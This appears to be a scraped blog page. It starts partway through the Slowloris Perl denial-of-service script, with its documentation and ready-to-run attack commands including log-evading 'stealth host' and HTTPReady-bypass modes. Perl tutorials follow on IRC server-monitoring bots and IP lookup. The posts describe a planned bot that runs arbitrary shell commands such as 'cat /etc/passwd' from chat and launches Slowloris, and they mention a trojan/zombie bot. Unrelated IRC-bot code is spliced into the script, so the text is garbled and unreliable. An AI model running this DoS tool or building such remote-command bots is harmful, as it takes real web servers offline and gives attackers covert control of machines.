print "Defaulting to port 80.\n";
}
unless ($tcpto) {
$tcpto = 5;
print "Defaulting to a 5 second tcp connection timeout.\n";
}
unless ($test) {
unless ($timeout) {
$timeout = 240;
print "Defaulting to a 100 second re-try timeout.\n";
}
unless ($connections) {
$connections = 1000;
print "Defaulting to 1000 connections.\n";
}
}
my $usemultithreading = 0;
if ( $Config{usethreads} ) {
print "Multithreading enabled.\n";
$usemultithreading = 1;
use threads;
use threads::shared;
}
else {
print "No multithreading capabilites found!\n";
print "Slowloris will be slower than normal as a result.\n";
}
my $packetcount : shared = 0;
my $failed : shared = 0;
my $connectioncount : shared = 0;
srand() if ($cache);
if ($shost) {
$sendhost = $shost;
}
else {
$sendhost = $dnspick;
}
if ($httpready) {
$method = "POST";
}
else {
$method = "GET";
}
if ($test) {
my @times = ( "2", "30", "90", "240", "500" );
my $totaltime = 0;
foreach (@times) {
$totaltime = $totaltime + $_;
}
$totaltime = $totaltime / 60;
print "This test could take up to $totaltime minutes.\n";
my $delay = 0;
my $working = 0;
my $sock;
if ($ssl) {
if (
$sock = new IO::Socket::SSL(
PeerAddr => "$dnspick",
PeerPort => "$port",
Timeout => "$tcpto",
Proto => "tcp",
)
)
{
$working = 1;
}
}
else {
if (
$sock = new IO::Socket::INET(
PeerAddr => "$dnspick",
PeerPort => "$port",
Timeout => "$tcpto",
Proto => "tcp",
)
)
{
$working = 1;
}
}
if ($working) {
if ($cache) {
$rand = "?" . int( rand(99999999999999) );
}
else {
$rand = "";
}
my $primarypayload =
"GET /$rand HTTP/1.1\r\n"
. "Host: $sendhost\r\n"
. "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n"
. "Content-Length: 42\r\n";
if ( print $sock $primarypayload ) {
print "Connection successful, now comes the waiting game...\n";
}
else {
print
"That's odd - I connected but couldn't send the data to $dnspick:$port.\n";
print "Is something wrong?\nDying.\n";
exit;
}
}
else {
print "Uhm... I can't connect to $dnspick:$port.\n";
print "Is something wrong?\nDying.\n";
exit;
}
for ( my $i = 0 ; $i <= $#times ; $i++ ) {
print "Trying a $times[$i] second delay: \n";
sleep( $times[$i] );
if ( print $sock "X-a: b\r\n" ) {
print "\tWorked.\n";
$delay = $times[$i];
}
else {
if ( $SIG{__WARN__} ) {
$delay = $times[ $i - 1 ];
last;
}
print "\tFailed after $times[$i] seconds.\n";
}
}
if ( print $sock "Connection: Close\r\n\r\n" ) {
print "Okay that's enough time. Slowloris closed the socket.\n";
print "Use $delay seconds for -timeout.\n";
exit;
}
else {
print "Remote server closed socket.\n";
print "Use $delay seconds for -timeout.\n";
exit;
}
if ( $delay < 166 ) {
print <
takes between 200-500 threads for most servers and assuming any latency at
all... you might have trouble using Slowloris against this target. You can
tweak the -tcpto flag down to 1 second but it still may not build the sockets
in time.
EOSUCKS2BU
}
}
else {
print
"Connecting to $dnspick:$port every $timeout seconds with $connections sockets:\n";
if ($usemultithreading) {
domultithreading($connections);
}
else {
doconnections( $connections, $usemultithreading );
}
}
sub doconnections {
my ( $num, $usemultithreading ) = @_;
my ( @first, @sock, @working );
my $failedconnections = 0;
$working[$_] = 0 foreach ( 1 .. $num ); #initializing
$first[$_] = 0 foreach ( 1 .. $num ); #initializing
while (1) {
$failedconnections = 0;
print "\t\tBuilding sockets.\n";
foreach my $z ( 1 .. $num ) {
if ( $working[$z] == 0 ) {
if ($ssl) {
if (
$sock[$z] = new IO::Socket::SSL(
PeerAddr => "$dnspick",
PeerPort => "$port",
Timeout => "$tcpto",
Proto => "tcp",
)
)
{
$working[$z] = 1;
}
else {
$working[$z] = 0;
}
}
else {
if (
$sock[$z] = new IO::Socket::INET(
PeerAddr => "$dnspick",
PeerPort => "$port",
Timeout => "$tcpto",
Proto => "tcp",
)
)
{
$working[$z] = 1;
$packetcount = $packetcount + 3; #SYN, SYN+ACK, ACK
}
else {
$working[$z] = 0;
}
}
if ( $working[$z] == 1 ) {
if ($cache) {
$rand = "?" . int( rand(99999999999999) );
}
else {
$rand = "";
}
my $primarypayload =
"$method /$rand HTTP/1.1\r\n"
. "Host: $sendhost\r\n"
. "User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR 2.0.503l3; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; MSOffice 12)\r\n"
. "Content-Length: 42\r\n";
my $handle = $sock[$z];
if ($handle) {
print $handle "$primarypayload";
if ( $SIG{__WARN__} ) {
$working[$z] = 0;
close $handle;
$failed++;
$failedconnections++;
}
else {
$packetcount++;
$working[$z] = 1;
}
}
else {
$working[$z] = 0;
$failed++;
$failedconnections++;
}
}
else {
$working[$z] = 0;
$failed++;
$failedconnections++;
}
}
}
print "\t\tSending data.\n";
foreach my $z ( 1 .. $num ) {
if ( $working[$z] == 1 ) {
if ( $sock[$z] ) {
my $handle = $sock[$z];
if ( print $handle "X-a: b\r\n" ) {
$working[$z] = 1;
$packetcount++;
}
else {
$working[$z] = 0;
#debugging info
$failed++;
$failedconnections++;
}
}
else {
$working[$z] = 0;
#debugging info
$failed++;
$failedconnections++;
}
}
}
print
"Current stats:\tSlowloris has now sent $packetcount packets successfully.\nThis thread now sleeping for $timeout seconds...\n\n";
sleep($timeout);
}
}
sub domultithreading {
my ($num) = @_;
my @thrs;
my $i = 0;
my $connectionsperthread = 50;
while ( $i < $num ) {
$thrs[$i] =
threads->create( \&doconnections, $connectionsperthread, 1 );
$i += $connectionsperthread;
}
my @threadslist = threads->list();
while ( $#threadslist > 0 ) {
$failed = 0;
}
}
}
return;
}
# We registered for all events, this will produce some debug info.
sub _default {
my ($event, $args) = @_[ARG0 .. $#_];
my @output = ( "$event: " );
for my $arg (@$args) {
if ( ref $arg eq 'ARRAY' ) {
push( @output, '[' . join(', ', @$arg ) . ']' );
}
else {
push ( @output, "'$arg'" );
}
}
print join ' ', @output, "\n";
return 0;
}
__END__
=head1 TITLE
Slowloris
=head1 VERSION
Version 0.7 Beta
=head1 DATE
06/17/2009
=head1 AUTHOR
RSnake
=head1 ABSTRACT
Slowloris both helps identify the timeout windows of a HTTP server or Proxy server, can bypass httpready protection and ultimately performs a fairly low bandwidth denial of service. It has the added benefit of allowing the server to come back at any time (once the program is killed), and not spamming the logs excessively. It also keeps the load nice and low on the target server, so other vital processes don't die unexpectedly, or cause alarm to anyone who is logged into the server for other reasons.
=head1 AFFECTS
Apache 1.x, Apache 2.x, dhttpd, GoAhead WebServer, Squid, others...?
=head1 NOT AFFECTED
IIS6.0, IIS7.0, lighthttpd, others...?
=head1 DESCRIPTION
Slowloris is designed so that a single machine (probably a Linux/UNIX machine since Windows appears to limit how many sockets you can have open at any given time) can easily tie up a typical web server or proxy server by locking up all of it's threads as they patiently wait for more data. Some servers may have a smaller tolerance for timeouts than others, but Slowloris can compensate for that by customizing the timeouts. There is an added function to help you get started with finding the right sized timeouts as well.
As a side note, Slowloris does not consume a lot of resources so modern operating systems don't have a need to start shutting down sockets when they come under attack, which actually in turn makes Slowloris better than a typical flooder in certain circumstances. Think of Slowloris as the HTTP equivalent of a SYN flood.
=head2 Testing
If the timeouts are completely unknown, Slowloris comes with a mode to help you get started in your testing:
=head3 Testing Example:
./slowloris.pl -dns www.example.com -port 80 -test
This won't give you a perfect number, but it should give you a pretty good guess as to where to shoot for. If you really must know the exact number, you may want to mess with the @times array (although I wouldn't suggest that unless you know what you're doing).
=head2 HTTP DoS
Once you find a timeout window, you can tune Slowloris to use certain timeout windows. For instance, if you know that the server has a timeout of 3000 seconds, but the the connection is fairly latent you may want to make the timeout window 2000 seconds and increase the TCP timeout to 5 seconds. The following example uses 500 sockets. Most average Apache servers, for instance, tend to fall down between 400-600 sockets with a default configuration. Some are less than 300. The smaller the timeout the faster you will consume all the available resources as other sockets that are in use become available - this would be solved by threading, but that's for a future revision. The closer you can get to the exact number of sockets, the better, because that will reduce the amount of tries (and associated bandwidth) that Slowloris will make to be successful. Slowloris has no way to identify if it's successful or not though.
=head3 HTTP DoS Example:
./slowloris.pl -dns www.example.com -port 80 -timeout 2000 -num 500 -tcpto 5
=head2 HTTPReady Bypass
HTTPReady only follows certain rules so with a switch Slowloris can bypass HTTPReady by sending the attack as a POST verses a GET or HEAD request with the -httpready switch.
=head3 HTTPReady Bypass Example
./slowloris.pl -dns www.example.com -port 80 -timeout 2000 -num 500 -tcpto 5 -httpready
=head2 Stealth Host DoS
If you know the server has multiple webservers running on it in virtual hosts, you can send the attack to a seperate virtual host using the -shost variable. This way the logs that are created will go to a different virtual host log file, but only if they are kept separately.
=head3 Stealth Host DoS Example:
./slowloris.pl -dns www.example.com -port 80 -timeout 30 -num 500 -tcpto 1 -shost www.virtualhost.com
=head2 HTTPS DoS
Slowloris does support SSL/TLS on an experimental basis with the -https switch. The usefulness of this particular option has not been thoroughly tested, and in fact has not proved to be particularly effective in the very few tests I performed during the early phases of development. Your mileage may vary.
=head3 HTTPS DoS Example:
./slowloris.pl -dns www.example.com -port 443 -timeout 30 -num 500 -https
=head2 HTTP Cache
Slowloris does support cache avoidance on an experimental basis with the -cache switch. Some caching servers may look at the request path part of the header, but by sending different requests each time you can abuse more resources. The usefulness of this particular option has not been thoroughly tested. Your mileage may vary.
=head3 HTTP Cache Example:
./slowloris.pl -dns www.example.com -port 80 -timeout 30 -num 500 -cache
=head1 Issues
Slowloris is known to not work on several servers found in the NOT AFFECTED section above and through Netscalar devices, in it's current incarnation. They may be ways around this, but not in this version at this time. Most likely most anti-DDoS and load balancers won't be thwarted by Slowloris, unless Slowloris is extremely distrubted, although only Netscalar has been tested.
Slowloris isn't completely quiet either, because it can't be. Firstly, it does send out quite a few packets (although far far less than a typical GET request flooder). So it's not invisible if the traffic to the site is typically fairly low. On higher traffic sites it will unlikely that it is noticed in the log files - although you may have trouble taking down a larger site with just one machine, depending on their architecture.
For some reason Slowloris works way better if run from a *Nix box than from Windows. I would guess that it's probably to do with the fact that Windows limits the amount of open sockets you can have at once to a fairly small number. If you find that you can't open any more ports than ~130 or so on any server you test - you're probably running into this "feature" of modern operating systems. Either way, this program seems to work best if run from FreeBSD.
Once you stop the DoS all the sockets will naturally close with a flurry of RST and FIN packets, at which time the web server or proxy server will write to it's logs with a lot of 400 (Bad Request) errors. So while the sockets remain open, you won't be in the logs, but once the sockets close you'll have quite a few entries all lined up next to one another. You will probably be easy to find if anyone is looking at their logs at that point - although the DoS will be over by that point too.
=head1 What is a slow loris?
What exactly is a slow loris? It's an extremely cute but endangered mammal that happens to also be poisonous. Check this out:
http://www.youtube.com/watch?v=rLdQ3UhLoD4
# milw0rm.com [2009-06-17]
Wednesday, July 8, 2009
Perl Tutorial on Setting up a server monitoring bot.
There are two bot's both are based off the example on the example from the cpan page for POE::Component::IRC. The first is made to show your servers to load, external, and internal IP addresses(Using the Commands: load, ipadd, and exadd). The second one is more mischevious and runs any command you wish on the server by saying in the private channel the word system and then the command as in:system cat /etc/passwd . The second one can also run the slow loris DOS attack which affects versions of apache below 2.2.8 and some versions of squid proxy server. This DOS attack can take down small servers with only one machine running them, the second bot will not be revealed in this post but the next post. They both sign in to a password protected channel, however be aware that password is stored within the perl file which by it's nature makes it insecure. There are plans to add a diffrent authentication method in the future.
sudo cpan
at cpan shell:
install POE::Component::IRC
NOTE: This install from cpan did not work in my out of the box Fedora installation(and I did not have time to troubleshoot because I am trying to get this out so I can work on music until I get my new album out.), However it worked fine on both my Cent0S install and my Mac install.
It may ask you if you want to install dependencies and you do(it may ask more than once). It may also ask you to run tests, choose yes. This may take a while.
If you do not have cpan, install, install via yum or apt-get.
ie yum install cpan or apt-get install cpan
If you have not run cpan before you will need to set it up. That is beyond the scope of this post, however you tend to be ok with defaults.
After that while still in the cpan shell:
install LWP::Simple
It's a library in perl for pulling down webpages, the bot will use it to find your external ip.
Now copy or download the script to file. I did:
vi filename.pl
Then I hit the letter i
then I pasted the file
***Note, you will need to change $channel, $password, and $server, to your server channel and password. Otherwise you will end up on my server ^.^**
For linux(CentOS, cmds may vary) use:
use strict;
use warnings;
use POE qw(Component::IRC);
use LWP::Simple;

my $nickname = 'PoeIrcBot' . $$;
my $ircname = 'PoeIrcServerBot';
my $server = 'irc.malvager.com';
my $channel = "#channel";
my $password = "password";

my @channels = ('');

# We create a new PoCo-IRC object
my $irc = POE::Component::IRC->spawn(
   nick => $nickname,
   ircname => $ircname,
   server => $server,
) or die "Oh noooo! $!";

POE::Session->create(
    package_states => [
        main => [ qw(_default _start irc_001 irc_public) ],
    ],
    heap => { irc => $irc },
);

$poe_kernel->run();

sub _start {
    my $heap = $_[HEAP];

    # retrieve our component's object from the heap where we stashed it
    my $irc = $heap->{irc};

    $irc->yield( register => 'all' );
    $irc->yield( connect => { } );
    return;
}

sub irc_001 {
    my $sender = $_[SENDER];

    # Since this is an irc_* event, we can get the component's object by
    # accessing the heap of the sender. Then we register and connect to the
    # specified server.
    my $irc = $sender->get_heap();

    print "Connected to ", $irc->server_name(), "\n";

    # we join our channels
   $irc->yield( join => $_ ) for @channels;
    $irc->yield( join => "$channel $password");
    return;
}

sub irc_public {
    my ($sender, $who, $where, $what) = @_[SENDER, ARG0 .. ARG2];
    my $nick = ( split /!/, $who )[0];
    my $channel = $where->[0];

    if ( my ($loadWord) = $what =~ /^load/ ) {
     my $uptime = `uptime`;
        my $cpuUsagetwo = qr/(load average: \d+\.\d+, \d+\.\d+, \d+\.\d+)/;
        if ($uptime =~ $cpuUsagetwo){
         $irc->yield( privmsg => $channel => "$nick: $&" );
        }
    }
        if ( my ($ipWord) = $what =~ /^ipadd/ ) {
      my @ifconfig = `ifconfig`;
         my $inetter = qr/(inet addr:\d+\.\d+\.\d+.\d+)/;
         foreach (@ifconfig) {
         my $line = $_;
         if ($line =~ $inetter){
          $irc->yield( privmsg => $channel => "$nick: $&" );
         }
        }
    }

        if ( my ($ipWordtwp) = $what =~ /^exadd/ ) {
                  my $whyip = qr/(Your IP address is \d+\.\d+\.\d+.\d+)/;
      my $content = get("http://whatismyipaddress.com");
      if($content =~ $whyip){
       $irc->yield( privmsg => $channel => "$nick: $&" );
     }
    }

    return;
}

# We registered for all events, this will produce some debug info.
sub _default {
    my ($event, $args) = @_[ARG0 .. $#_];
    my @output = ( "$event: " );

    for my $arg (@$args) {
        if ( ref $arg eq 'ARRAY' ) {
            push( @output, '[' . join(', ', @$arg ) . ']' );
        }
        else {
            push ( @output, "'$arg'" );
        }
    }
    print join ' ', @output, "\n";
    return 0;
}
For Mac use:
use strict;
use warnings;
use POE qw(Component::IRC);
use LWP::Simple;
#for mac
my $nickname = 'PoeIrcBot' . $$;
my $ircname = 'Flibble the Sailor Bot';
my $server = 'irc.malvager.com';
my $channel = "#channel";
my $password ="password";

my @channels = ('');

# We create a new PoCo-IRC object
my $irc = POE::Component::IRC->spawn(
   nick => $nickname,
   ircname => $ircname,
   server => $server,
) or die "Oh noooo! $!";

POE::Session->create(
    package_states => [
        main => [ qw(_default _start irc_001 irc_public) ],
    ],
    heap => { irc => $irc },
);

$poe_kernel->run();

sub _start {
    my $heap = $_[HEAP];

    # retrieve our component's object from the heap where we stashed it
    my $irc = $heap->{irc};

    $irc->yield( register => 'all' );
    $irc->yield( connect => { } );
    return;
}

sub irc_001 {
    my $sender = $_[SENDER];

    # Since this is an irc_* event, we can get the component's object by
    # accessing the heap of the sender. Then we register and connect to the
    # specified server.
    my $irc = $sender->get_heap();

    print "Connected to ", $irc->server_name(), "\n";

    # we join our channels
    $irc->yield( join => $_ ) for @channels;
    $irc->yield( join => "$channel $password");
    return;
}

sub irc_public {
    my ($sender, $who, $where, $what) = @_[SENDER, ARG0 .. ARG2];
    my $nick = ( split /!/, $who )[0];
    my $channel = $where->[0];

    if ( my ($loadWord) = $what =~ /^load/ ) {
     my $uptime = `uptime`;
        my $cpuUsagetwo = qr/(load averages: \d+\.\d+ \d+\.\d+ \d+\.\d+)/;
        if ($uptime =~ $cpuUsagetwo){
         $irc->yield( privmsg => $channel => "$nick: $&" );
        }
    }
        if ( my ($ipWord) = $what =~ /^ipadd/ ) {
      my @ifconfig = `ifconfig`;
         my $inetter = qr/(inet \d+\.\d+\.\d+.\d+)/;
         foreach (@ifconfig) {
         my $line = $_;
         if ($line =~ $inetter){
          $irc->yield( privmsg => $channel => "$nick: $&" );
         }
        }
    }

        if ( my ($ipWordtwp) = $what =~ /^exadd/ ) {
                  my $whyip = qr/(Your IP address is \d+\.\d+\.\d+.\d+)/;
      my $content = get("http://whatismyipaddress.com");
      if($content =~ $whyip){
       $irc->yield( privmsg => $channel => "$nick: $&" );
     }
    }

    return;
}

# We registered for all events, this will produce some debug info.
sub _default {
    my ($event, $args) = @_[ARG0 .. $#_];
    my @output = ( "$event: " );

    for my $arg (@$args) {
        if ( ref $arg eq 'ARRAY' ) {
            push( @output, '[' . join(', ', @$arg ) . ']' );
        }
        else {
            push ( @output, "'$arg'" );
        }
    }
    print join ' ', @output, "\n";
    return 0;
}
Then to run it just type:perl filename.pl , and that should have you set.
*If you do no use perl filename.pl you will need to put a shebang at the top of the file(i.e #!/usr/bin/perl) with your particular path to perl.
If you liked this you will probably like:
Half finished windows IRC bot trojan/zombie
Getting External IP in Perl
Sunday, July 5, 2009
Perl Tutorial on Getting Internal IP and beginning regex
I am working on an tiny project for remote server administration and this was a bit I can show you guys. This is how one would figure out the internal IP's for a computer running Mac or Linux, with perl, with a code explanation for each below:
For Mac:
#!/opt/local/bin/perl
my @ifconfig = `ifconfig`;
my $inetter = qr/(inet \d+\.\d+\.\d+.\d+)/;
foreach (@ifconfig) {
my $line = $_;
        if ($line =~ $inetter){
                        print $&."\n";
        }
}
The first line as alwas is the shebang, it tells the script where the perl interpretter is located, if you don't know, you can run your script by typing perl nameof.pl, rather than ./nameof.pl. The second line says that we want to create an array so that, we can load the output of ifconfig into it. Any time you put backticks it runs that command and returns the output. We use an array because it is multiple lines and we want to loop through it. In the next line we are writting or regular expression statement previos to running it. We are putting it in a scalar and using the quote regex function on our statement. We are looking for the phrase inet then a space then a digit then a period etc.. You may notice a lot of back slashes, it's because you have to escape the periods(otherwise our program won't parse them correctly), and the "\d+" is a replacement for saying a digit. Now we do a foreach loop, which says for each line in our array @ifconfig run what is in the curly brackets. The next line says declare a variable called line, it is assigned $_. $_ is a special variable in perl and means the defualt string, in this case the line from ifconfig we are looking at.Then we say if we found the match(inetter) Then print the matched phrase($&), then join the information that is in quotes "/n" and print that as well. /n by the way is a newline character, meaning a newline will begin. then we close out our brackets.
For Linux:
#!/usr/bin/perl
my @ifconfig = `ifconfig`;
my $inetter = qr/(inet addr:\d+\.\d+\.\d+.\d+)/;
foreach (@ifconfig) {
my $line = $_;
        if ($line =~ $inetter){
                        print $&."\n";
        }
}
The below paragraph is the same as the one explaining mac with one exception, the regex match expression($inetter) is diffrent because of slight diffrences in the comman ifconfig. Many people do not realize that Mac OS X is based off of a type of unix, BSD in particular(hence the name of the blog).
The first line as alwas is the shebang, it tells the script where the perl interpretter is located, if you don't know, you can run your script by typing perl nameof.pl, rather than ./nameof.pl. The second line says that we want to create an array so that, we can load the output of ifconfig into it. Any time you put backticks it runs that command and returns the output. We use an array because it is multiple lines and we want to loop through it. In the next line we are writting or regular expression statement previos to running it. We are putting it in a scalar and using the quote regex function on our statement. We are looking for the phrase inet then a space and then addr: and then another space then a digit then a period etc.. You may notice a lot of back slashes, it's because you have to escape the periods(otherwise our program won't parse them correctly), and the "\d+" is a replacement for saying a digit. Now we do a foreach loop, which says for each line in our array @ifconfig run what is in the curly brackets. The next line says declare a variable called line, it is assigned $_. $_ is a special variable in perl and means the defualt string, in this case the line from ifconfig we are looking at.Then we say if we found the match(inetter) Then print the matched phrase($&), then join the information that is in quotes "/n" and print that as well. /n by the way is a newline character, meaning a newline will begin. then we close out our brackets.
You may also like
How to get your external IP, using LWP and regex
Or Arp Sniffing Tutorial with perl
Perl Tutorial On Getting your External IP
Sometimes you need to find your external IP via perl, it's not that hard, but the only way I found to do it is kind of round about. You need to grab the page, whatismyipaddress.com then regex through it for your IP. Yeah this sucks, but it beats the hell out of the reception I got on #perl, but that's a diffrent post for a diffrent day. Ok so here are the steps:
On a unix or mac system you need to install lwp::simple first(On a windows system you can probably do this through ppm, just go to the cmd prompt and type ppm). To do that just run cpan:
sudo cpan
Then at the cpan prompt install LWP::Simple:
install LWP::Simple
Once that is installed, insert this bit of code into your code.
use LWP::Simple;
$whyip = qr/(Your IP address is \d+\.\d+\.\d+.\d+)/;
$content = get("http://whatismyipaddress.com");
if($content =~ $whyip){
 print $&;
}
The first line imports the module.
The Second line declares a variable with the regular expression you are looking for.(Damnit, eneded a sentence with a preposition)
The third line says to "get" the website whatismyipaddress.com.
The third line says, if the regexp we declared in the scond line is matched, then we do the next line.
This line says we print the matched expression.
The Last line closes the if statement.
This project is a small bit of a larger project I am working on that will eventually be revealed. Oh yeah and if you really want to know about #perl on freenode and why I am dissapointed with it, just head on over to wereboobs.com.
If this was relevant to your interests you may also like my arp sniffing in perl post.
**CAVEAT, I start my programs by typing:perl filename.pl if you are doing ./filename.pl then you need a path she bang line like:
#!/usr/bin/perl <---for most linux systems #!/opt/local/bin/perl <-----for most mac systems
at the begining of your file
Subscribe to:
Posts (Atom)